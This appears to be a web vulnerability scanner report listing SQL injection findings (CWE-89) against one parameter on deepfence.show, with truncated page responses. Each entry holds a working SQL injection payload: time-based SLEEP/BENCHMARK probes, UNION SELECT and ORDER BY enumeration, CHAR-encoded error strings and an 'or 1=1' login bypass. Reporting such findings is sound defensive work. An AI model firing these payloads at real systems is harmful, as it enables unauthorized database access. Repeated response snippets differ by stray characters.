href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1530				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1) or benchmark(10000000,MD5(1))#</td></tr></table>	Name	Value	DemoUser1#	1) or benchmark(10000000,MD5(1))#
Name	Value				
DemoUser1#	1) or benchmark(10000000,MD5(1))#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1531

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1532				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>				

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1533

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 7</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 7
Name	Value				
DemoUser1#	ORDER BY 7				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1534				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 15</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 15
Name	Value				
DemoUser1#	ORDER BY 15				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1535				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 9</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 9
Name	Value				
DemoUser1#	ORDER BY 9				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1536	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

Alerts

Action Points

CWE-ID

Issue Number

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	1-true

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1537

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	AND (SELECT * FROM (SELECT(SLEEP(5))))bAKL) AND '

	vRxe='vRxe
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1538

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))#</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))#
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1539

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1540				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin' or 1=1</td></tr></table>	Name	Value	DemoUser1#	admin' or 1=1
Name	Value				
DemoUser1#	admin' or 1=1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/</pre>				

	cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1541

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 8#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 8#
Name	Value				
DemoUser1#	ORDER BY 8#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1542				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))--</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))--
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 